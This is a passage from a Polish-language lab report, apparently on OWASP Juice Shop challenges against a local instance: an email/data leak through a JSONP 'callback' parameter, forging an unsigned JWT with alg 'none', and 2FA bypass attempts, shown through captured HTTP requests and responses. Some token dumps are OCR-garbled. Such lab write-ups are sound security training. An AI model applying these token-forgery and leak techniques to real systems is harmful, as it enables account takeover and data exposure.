Następnie, po odnalezieniu przedstawionego fragmentu kodu, przystąpiono do analizy parametrów wchodzących w skład widocznej metody. Zamieszczonych było tam kilka linków, które nie były powiązane z aplikacją Juice Shop, a zewnętrznymi źródłami. Ostatni z parametrów natomiast prezentował się w sposób zbliżony do takiego, który przedstawałby ścieżkę do pliku.



Po próbie przesyłania przytoczonego na grafice parametru jako rozwinięcia adresu URL bazowego dla Juice Shop, użytkownik przekierowany został na nową podstronę. Widoczna była na niej niewielkich rozmiarów ikona, która poddana została analizie przy ponownym wykorzystaniu inspektora przeglądarki.



Analiza obiektu nie wykazała nowych informacji, natomiast wykonane akcje uznane zostały przez Juice Shop jako wystarczające dla uznania wyzwania za zakończone. Obnażone zostały podatności związane z brakiem bezpieczeństwa kodu źródłowego.

## 5.5 Email Leak

Wyzwanie to dotyczyło wykonania próby ataku mającego na celu sprokurowanie wycieku danych, które nie powinny zostać udostępnione do informacji publicznej. Pomimo sugestii zawartej w tytule, odnoszącej się do wycieków odnoszących się do wiadomości mailowych bądź innych powiązanych aspektów, w projekcie skupiono się na pozyskaniu dowolnych dowodów wycieku.

W celu realizacji tego zadania wykonane zostały akcje przytaczane w poprzednich rozdziałach projektu, za pomocą których pozyskano metodę HTTP GET. Odnosiło się ono do informacji powiązanych z parametrami konta, z którego wykonywane są akcje. W trakcie

przeprowadzania eksperymentu ruch sieciowy generowany był przez użytkownika jim@juice-sh.op.

```

Request
Pretty Raw Hex
1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
4 Accept: application/json, text/plain, */*
5 Sec-Purpose: prefetch;prerender
6 sec-ch-ua-mobile: ?0
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MiwidXNlcmsHbwUiOiiLCJlbWFpbCI6ImppbUBqdWljZSlzaC5vcCIsInBhc3Nbb3kIjoiZTU0MNNhN2VjZjcyYjhkMTI4NjQ3NGZjNjEzzTlNDUzLCjb2xlijoY3VzdG9tZXI1CjkZwXleGVUb2tlbi61iisimxpcY9pbWFnxZMvdxBsb2Fkcy9kZWZhdx0LnRzZyIsInRvdHBfZWNyZXQiOiiLCJpc0fjd2SI6dH1lZSwY3jlYXRlZEFOi0iMjAyMy0wNi0wMyAxNT01NDowNS43NTggKzAwOjAwIiwiZGVsZXRlZEFOi0ijpuwdxsfsWaiaWF0ijoXbKXYRlZEFOi0joiMjAyMy0wNi0wMyAxNT01NDowNS43NTggKzAwOjAwIiwiZGVsZXRlZEFOi0ijpuwdxsfsWaiaWF0ijoXhjg10TgxNjgwfQ.JhdD20dne968UPTjSEU8hrpWkVhFvb_ZCvjqEEUuzIDi1PqlW8rTvLzBoX3gGHajQAw f6V53MGY200ob0dCbmBmofBUtaglzA3VclvhEPTlazsrxN60xkZ3I_7z4pXsEofjeI05op0E5PpEv1GkW89Et1MuKFNBc-1KwJr5mq
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Purpose: prefetch
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=PSHLhvtoimT6s1Szugc657UlclfXSPlUmrc05uvCe2skzUL1CVzsZXfk25; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwicGF0YSI6eyJpZCI6MiwidXNlcmsHbwUiOiiLCJlbWFpbCI6ImppbUBqdWljZSlzaC5vcCIsInBhc3Nbb3kIjoiZTU0MNNhN2VjZjcyYjhkMTI4NjQ3NGZjNjEzzTlNDUzLCjb2xlijoY3VzdG9tZXI1CjkZwXleGVUb2tlbi61iisimxpcY9pbWFnxZMvdxBsb2Fkcy9kZWZhdx0LnRzZyIsInRvdHBfZWNyZXQiOiiLCJpc0fjd2SI6dH1lZSwY3jlYXRlZEFOi0iMjAyMy0wNi0wMyAxNT01NDowNS43NTggKzAwOjAwIiwiZGVsZXRlZEFOi0ijpuwdxsfsWaiaWF0ijoXbKXYRlZEFOi0joiMjAyMy0wNi0wMyAxNT01NDowNS43NTggKzAwOjAwIiwiZGVsZXRlZEFOi0ijpuwdxsfsWaiaWF0ijoXhjg10TgxNjgwfQ.JhdD20dne968UPTjSEU8hrpWkVhFvb_ZCvjqEEUuzIDi1PqlW8rTvLzBoX3gGHajQAw f6V53MGY200ob0dCbmBmofBUtaglzA3VclvhEPTlazsrxN60xkZ3I_7z4pXsEofjeI05op0E5PpEv1GkW89Et1MuKFNBc-1KwJr5mq
0 matches
Response
Pretty Raw Hex Render
1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 ETag: W/"76-WsYC3SINsTs2LuLv/NwBJ07tDf8"
8 Date: Mon, 05 Jun 2023 16:15:52 GMT
9 Connection: close
10
11
0 matches

```

Widoczna metoda mogła zostać zmodyfikowana w sposób, który usuwałby zawartość pola odpowiedzialnego za autoryzację, by zweryfikować jakie informacje zostaną wypisane w odpowiedzi po wykonaniu tego działania.

```

Request
Pretty Raw Hex
1 GET /rest/user/whoami HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24"
4 Accept: application/json, text/plain, */*
5 Sec-Purpose: prefetch;prerender
6 sec-ch-ua-mobile: ?0
7 Content-Length: 1315
8
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Purpose: prefetch
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:3000/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
...
Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 11
9 ETag: W/"76-WsYC3SINsTs2LuLv/NwBJ07tDf8"
10 Vary: Accept-Encoding
11 Date: Mon, 05 Jun 2023 16:34:05 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "user":{
  }
}
0 matches

```

Co jest widoczne na przykładzie powyższego zrzutu ekranu, w odpowiedzi generowanej zostaje szablon, który mógłby sugerować możliwość pozyskania dodatkowych informacji o użytkowniku, które wcześniej nie były dostępne z poziomu GUI lub analizy pakietów. Wprowadzona została zatem modyfikacja, która podawała nowy parametr „callback” odpowiedzialny za oczekiwanie pełnego zwrotu informacji w odpowiedzi http wygenerowanej przez aplikację.

**Request**

Pretty	Raw	Hex
1 GET /rest/user/whoami?callback='  HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: "Chromium";v="113", "Not-A.Brand";v="24" 4 Accept: application/json, text/plain, */* 5 Sec-Purpose: prefetch;prerender 6 sec-ch-ua-mobile: ?0 7 Content-Length: 0 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36 9 sec-ch-ua-platform: "Linux" 10 Purpose: prefetch 11 Sec-Fetch-Site: same-origin 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Dest: empty 14 Referer: http://localhost:3000/ 15 Accept-Encoding: gzip, deflate 16 Accept-Language: en-US,en;q=0.9 17 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=P9HLhwt0iM7G61S zugC657ULclfxSPUmMulrc05uvZCe2skzULLCVzsZXFzkf25; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwidXNlcm5hbWUiOitLCJlbWFpbCI6ImppbUBqdWLjZSlzaC5vcCIsInBhc3Nbb33kIjoiZTU0MWhN2VjZjcyYjhkMTI		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: text/javascript; charset=utf-8 8 Content-Length: 152 9 ETag: W/"98-MCH+/I46cVEpXpSpSUfEqQVyaao" 10 Vary: Accept-Encoding 11 Date: Mon, 05 Jun 2023 17:04:19 GMT 12 Connection: close 13 14 /** typeof === 'function' && ({ "user":{ "id":2,"email":"jim@juice-sh.op", "lastLoginIp":"","profileImage": "assets/public/images/uploads/default.svg" } });			

Zawarte w odpowiedzi informacje nie powinny być dostępne do wglądu dla niepowołanych osób, możliwe jest zatem określenie występującego incydentu jako wyciek danych poza odpowiedni obszar. Parametr opisywany wcześniej, możliwy był również do zastosowania w odpowiednio spreparowanym adresie URL, kierowanym w stronę aplikacji. Dzięki niemu pozyskane zostały te same informacje, co w zaprezentowanym przykładzie.

## 5.6 Unsigned JWT

Zadanie polega na wygenerowaniu niepodpisanego tokenu JWT, który podszywa się pod (nieistniejącego) użytkownika [jwtn3d@juice-sh.op](mailto:jwtn3d@juice-sh.op). Jako pierwszy krok, odszukano JWT w żądaniach i odpowiedziach.

**Request**

Pretty	Raw	Hex
1 GET /rest/user/authentication-details/ HTTP/1.1 2 Host: localhost:3000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI6IjIwMjMtMDUtMTYgMjE6MjU6MjAuNjIzICswMDowMCIsImRlbWV0IiIjL2ltYWdlcy9lcGxvYWRzL2RlZmFlbHRBZG 8 Connection: close 9 Referer: http://localhost:3000/ 10 Cookie: language=en; welcomebanner_status=dismiss; cI Jhc3NLdHMvcHViibGljL2ltYWdlcy9lcGxvYWRzL2RlZmFlbHRBZG 11 Sec-Fetch-Dest: empty 12 Sec-Fetch-Mode: cors 13 Sec-Fetch-Site: same-origin 14 15		

**Response**

Pretty	Raw	Hex	Render
"profileImage": "assets/public/images/uploads/defaultAdmin.png", " "totpSecret": "", "isActive": true, "createdAt": "2023-05-15T20:04:40.738Z", "updatedAt": "2023-05-16T21:25:20.623Z", "deletedAt": null " "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwidXNlcm5hbWUiOitLCJlbWFpbCI6ImppbUBqdWLjZSlzaC5vcCIsInBhc3Nbb33kIjoiZTU0MWhN2VjZjcyYjhkMTI dXMiOiJzdWNjZXNzIiwidXNlcm5hbWUiOitLCJlbWFpbCI6ImppbUBqdWLjZSlzaC5vcCIsInBhc3Nbb33kIjoiZTU0MWhN2VjZjcyYjhkMTI IiwiZcFzc3dvcmQiOiIwMTkyMDIzYmQ3MzIlMDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbHRBZG ZVRva2VuIjoiIiwiGFzdExvZ2luSXAxIiIxMjcuMC4WljEiLCJwcw9maWx1SWlhZZ2UiOjJhc3NLdHMcHViibGljL2ltYWdlcy9lcGxvYWRzL2RlZmFlbHRBZG lhdCI6MTY4NTkxNDcwNiwiZXhwIjoxNjg1OTMyNzA2fQ.NaLjtv-UrbPQh8EmWxxpVGK3GoqvyVOTUJDbLQx-Y2RwmB2OxUsoy8EwKqe21aQdTfYMoqejLIIm1Vh7YZVhBRdcvwQPP9 7eSP7GF7gvebMZUzMaFntzQdIgmjSFBCh1lNBtG16CP9tIwnz8z30ZGISStSGGfk67_eDxzVuFi9M" }, { "id": 2, "username": "", "email": "jim@juice-sh.op", "password": "*****", "lastLoginIp": ""}, 0 matches			0 matches

The screenshot shows a REST client interface with two panes: Request and Response.

**Request:**

```

1 GET /rest/products/search?q=
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJdGF0dXMiOiJzdWNjZXNzIiwizGF0YSI6eyJpZCI6MTksInVzZXJUYWl1IjoiRT1tYcKyIiwzWLhaWw1oiJlbWLhQGp1awNLXN0Lm9wIiwickGFzc3dvcmQiOizMjIlMDE3MGEwZGNhOTJkNTNlYzk2MjRmMzM2Y2EynNCIsInJvbGUj0iJjdXNob2lciIsImRlbHV4ZRva2VuIjoiIiwiGfzdzExvZ2lusXAIoIxMjcuMC4wLjEiLCJwcm9maWxlSW1hZ2UiOijh3NldHMvcHViibGjL2ltYWdlcy9lcGxvYWRzL2RLZmF1bHQuc3NzIiwidG90cFNlY3JldC16IiisImlzQWN0aXZlIjpoCnVlLCjcmVhdGvkQXQi0iIyMDIzLTa1LTDiWojA0ojQwljic0MyArMDA6MDAiLCJ1cGRhdGVkQXQi0iIyMDIzLTa2LTA0IDE50jIy0jU4ljQ50CArMDA6MDAiLCJkZWx1dGVkQXQi0m51bGx9LCjpxQoI0jE2ODU50TM4NjMsImV4cCI6MTY4NjAxMtg2M30.JFXrnVLlwfcPTltuWjYtEbHMKEBkiKD38VOE_PGRWrFzqX9UAv5ZNjzvDDE9kNj0v0-qckdpDcBpmFR10izzUinI7aYEQkELTnNDTkSpz8dHowBcH2ejySLX_t50FjPHArRx5L13P0fs2UItLyb2cdxTIhjtRGMrBaaIdi9rFU
8 Connection: close
9 Referer: http://localhost:3000/
10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=44uot4UYHahqtaToC3FWH6uac0FDiZUrNu40cQKTWPi18vfrWH5Btpgc1ZSn7UBMsx2iRBflKS6wH92U5gtNNIj7sqwio0f7jT4RFIm

```

**Response:**

```

"em>finally</em> adding his expertise to the Juice Shop marketing team.", "price":5000, "deluxePrice":5000, "image":"artwork2.jpg", "createdAt":"2023-05-15 20:04:44.602 +00:00", "updatedAt":"2023-05-15 20:04:44.602 +00:00", "deletedAt":null}, {"id":30, "name":"Carrot Juice (1000ml)", "description": "As the old German saying goes: \"Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?\"", "price":2.99, "deluxePrice":2.99, "image":"carrot_juice.jpeg", "createdAt":"2023-05-15 20:04:44.601 +00:00", "updatedAt":"2023-05-15 20:04:44.601 +00:00", "deletedAt":null}, {"id":3, "name":"Eggfruit Juice (500ml)", "description": "Now with even more exotic flavour.", "price":8.99, "deluxePrice":8.99,

```

Za pomocą rozszerzenia JSON Web Tokens, odszyfrowano token:

The screenshot shows a tool for decoding JWT tokens with the following sections:

- Public Key:** No secret provided.
- JWT:**
  - Headers:** typ: "JWT", alg: "RS256"
  - Payload:**

```

{
  "status": "success",
  "data": {
    "id": 19,
    "username": "E=ma",
    "email": "emma@juice-sh.op",
    "password": "32250170a0dc92d53ec9624f336c",
    "role": "customer",
    "deluxeToken": null,
    "lastLoginIp": "127.0.0.1",
    "profileImage": "assets/public/images/uplo",
    "totpSecret": null,
    "isActive": true,
    "createdAt": "2023-05-15 20:04:40.743 +00:00",
    "updatedAt": "2023-06-04 19:22:58.498 +00:00",
    "deletedAt": null
  },
  "iat": 1685993863,
  "exp": 1686011863
}

```
  - Signature:** JFXrnVLlwfcPTltuWjYtEbHMKEBkiKD38

Postanowiono usunąć username, edytować email oraz zmienić algorytm na 'none' (token ma być niepodpisany) i usunąć podpis.

**Request**

Pretty Raw Hex JSON Web Token JSON Web Tokens

```
[{"typ": "JWT", "alg": "none"}]
```

**Response**

Pretty Raw Hex Render


```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Referrer-Policy: strict-origin-when-cross-origin
Content-Type: application/json; charset=utf-8
ETag: W/"325f-USERdze7a9EUp7YsdxrprVBGhg"
Vary: Accept-Encoding
Date: Mon, 05 Jun 2023 19:45:25 GMT
Connection: close
Content-Length: 12895
14 {
    "status": "success",
    "data": [
        {
            "id": 1,
            "name": "Apple Juice (1000ml)",
            "description": "The all-time classic.",
            "price": 1.99,
            "deluxePrice": 0.99,
            "image": "apple_juice.jpg",
            "createdAt": "2023-05-15 20:04:44.600 +00:00",
            "updatedAt": "2023-05-15 20:04:44.600 +00:00",
            "deletedAt": null
        },
        {
            "id": 24,
            "name": "Apple Pomegranate",
            "description": "Finest pressing of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href=\"/recycle\">sent back to us</a> for recycling.",
            "price": 1.99,
            "deluxePrice": 0.89,
            "image": "apple_pressings.jpg",
            "createdAt": "2023-05-15 20:04:44.601 +00:00",
            "updatedAt": "2023-05-15 20:04:44.601 +00:00",
            "deletedAt": null
        },
        {
            "id": 6,
            "name": "Banana Juice (1000ml)",
            "description": "Monkeys love it the most.",
            "price": 1.99,
            "deluxePrice": 1.99,
            "image": "banana_juice.jpg",
            "createdAt": "2023-05-15 20:04:44.600 +00:00"
        }
    ]
}
```

Do not automatically modify signature  
 Recalculate Signature  
 Keep original signature  
 Sign with random key pair  
 Load Secret / Key from File  
Secret / Key for Signature recalculation:  
  
  
 CVE-2018-0114 Attack  
 [exp] Expired  
 check password  
Tue Jun 06  
00:37:43 UTC  
2023  
[alt] issued at -  
Mon Jun 05  
19:37:43 UTC  
2023

W ten sposób udało się rozwiązać challenge.

## 5.7 Two Factor Authentication

Zadanie polega na złamaniu 2FA dla użytkownika wurstbrot. Jako pierwsze poszukano informacji o 2FA w aplikacji:



Pobrano aplikację Google Authenticator na prywatne urządzenie i zeskanowano kod QR:

## 2FA Configuration

Secure your account with an additional factor. Scan the QR code into an authenticator app supporting TOTP (e.g. Google Authenticator) to get started.



Current Password \*

Initial Token \*

 0/6

Po wpisaniu kodu pojawił się komunikat o włączeniu 2FA:

2FA Configuration

You have enabled 2FA for your account. Thank you for taking the time to keep your juices safe!

Remove 2FA from your account

Current Password \*

Wylogowano się i zalogowano spokojnie, aby sprawdzić, czy 2FA działa:

**Request**

```
Pretty Raw Hex JSON Web Token JSON Web Tokens
1 POST /rest/2fa/verify HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 378
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=5gupt2UrHmhNtKTJcvFqH7uwclF0izUgwu4zclVtzv1NwfW4HLktNjczKSXvUvVIgKsqgilafJ45wPU6v1PTPR18jh9ib9fxgUJEHzr
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"totpToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcI2VySWQoIjE5LCJ0eXBILijoicGFzc3dvcmRfdmFsaWRfbmVlZHNfc2Vjb25kX2ZhY3Rvc10ob2t1bzIsInIhdCI6MTY4NTk5ODY4MwiZXhwIjoxNjg2MDE2NjgzfQ.wrTzvEt6YSnZSAmPfmWok_9M3QqP-NfUnG9-4nuJhv3c9aMuCeupRMzcYFN1ghJHv_72600jpX0-Hp2VzzhP8j0fBaH0widPFs5dR6w76x0uimzmauzV-Hz1ch7Kyutd2YjWr14qsOFK8VJaneMAFFRAxza8AK8VE8GFTYkhc", "totpToken": "025231"}
```

**Response**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 99
Date: Mon, 05 Jun 2023 20:58:10 GMT
X-RateLimit-Reset: 1685998817
Content-Type: application/json; charset=utf-8
ETag: W/"34b-VPFxufxb7z1H2y4Z15jKU9Wlfz"
Vary: Accept-Encoding
Connection: close
17 {
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcI2VySWQoIjE5LCJ0eXBILijoicGFzc3dvcmRfdmFsaWRfbmVlZHNfc2Vjb25kX2ZhY3Rvc10ob2t1bzIsInIhdCI6MTY4NTk5ODY4MwiZXhwIjoxNjg2MDE2NjgzfQ.wrTzvEt6YSnZSAmPfmWok_9M3QqP-NfUnG9-4nuJhv3c9aMuCeupRMzcYFN1ghJHv_72600jpX0-Hp2VzzhP8j0fBaH0widPFs5dR6w76x0uimzmauzV-Hz1ch7Kyutd2YjWr14qsOFK8VJaneMAFFRAxza8AK8VE8GFTYkhc", "totpToken": "025231"}
```

Fragmenty żądań i odpowiedzi niestety nic nie mówiły. Próbowano usunąć token:

**Request**

```
Pretty Raw Hex JSON Web Token JSON Web Tokens
1 POST /rest/2fa/verify HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 354
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=5gupt2UrHmhNtKTJcvFqH7uwclF0izUgwu4zclVtzv1NwfW4HLktNjczKSXvUvVIgKsqgilafJ45wPU6v1PTPR18jh9ib9fxgUJEHzr
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"totpToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcI2VySWQoIjE5LCJ0eXBILijoicGFzc3dvcmRfdmFsaWRfbmVlZHNfc2Vjb25kX2ZhY3Rvc10ob2t1bzIsInIhdCI6MTY4NTk5ODY4MwiZXhwIjoxNjg2MDE2NjgzfQ.wrTzvEt6YSnZSAmPfmWok_9M3QqP-NfUnG9-4nuJhv3c9aMuCeupRMzcYFN1ghJHv_72600jpX0-Hp2VzzhP8j0fBaH0widPFs5dR6w76x0uimzmauzV-Hz1ch7Kyutd2YjWr14qsOFK8VJaneMAFFRAxza8AK8VE8GFTYkhc"
```

**Response**

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 98
Date: Mon, 05 Jun 2023 20:59:47 GMT
X-RateLimit-Reset: 1685998817
Connection: close
12 Content-Length: 0
13
14
```

Oraz złamać token:


**Request**

```
Pretty Raw Hex JSON Web Token JSON Web Tokens
1 POST /rest/2fa/verify HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 375
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=5gupt2UrHmhNtKTJcvFqH7uwclF0izUgwu4zclVtzv1NwfW4HLktNjczKSXvUvVIgKsqgilafJ45wPU6v1PTPR18jh9ib9fxgUJEHzr
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"totpToken": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJcI2VySWQoIjE5LCJ0eXBILijoicGFzc3dvcmRfdmFsaWRfbmVlZHNfc2Vjb25kX2ZhY3Rvc10ob2t1bzIsInIhdCI6MTY4NTk5ODY4MwiZXhwIjoxNjg2MDE2NjgzfQ.wrTzvEt6YSnZSAmPfmWok_9M3QqP-NfUnG9-4nuJhv3c9aMuCeupRMzcYFN1ghJHv_72600jpX0-Hp2VzzhP8j0fBaH0widPFs5dR6w76x0uimzmauzV-Hz1ch7Kyutd2YjWr14qsOKF8VJaneMAFFRAxza8AK8VE8GFTYkhc", "totpToken": "111111"}
```

**Response**

```
HTTP/1.1 401 Unauthorized
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#jobs
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 99
Date: Mon, 05 Jun 2023 21:00:24 GMT
X-RateLimit-Reset: 1685999117
Connection: close
12 Content-Length: 0
13
14
```

Postanowiono poszukać informacji o użytkownikach na koncie administratora. Znaleziono użytkownika wurstbrot:



Sprawdzono te informacje u Emmy za pomocą DevTools (zakładka Network):

The screenshot shows the Network tab in DevTools. It lists several requests made to 'localhost:3000'. One request, for 'User #19', is expanded to show its details. The response body is a JSON object containing user information:

```
Object {id: 19, username: "emma", email: "emma@juice-sh.op", ...}
```

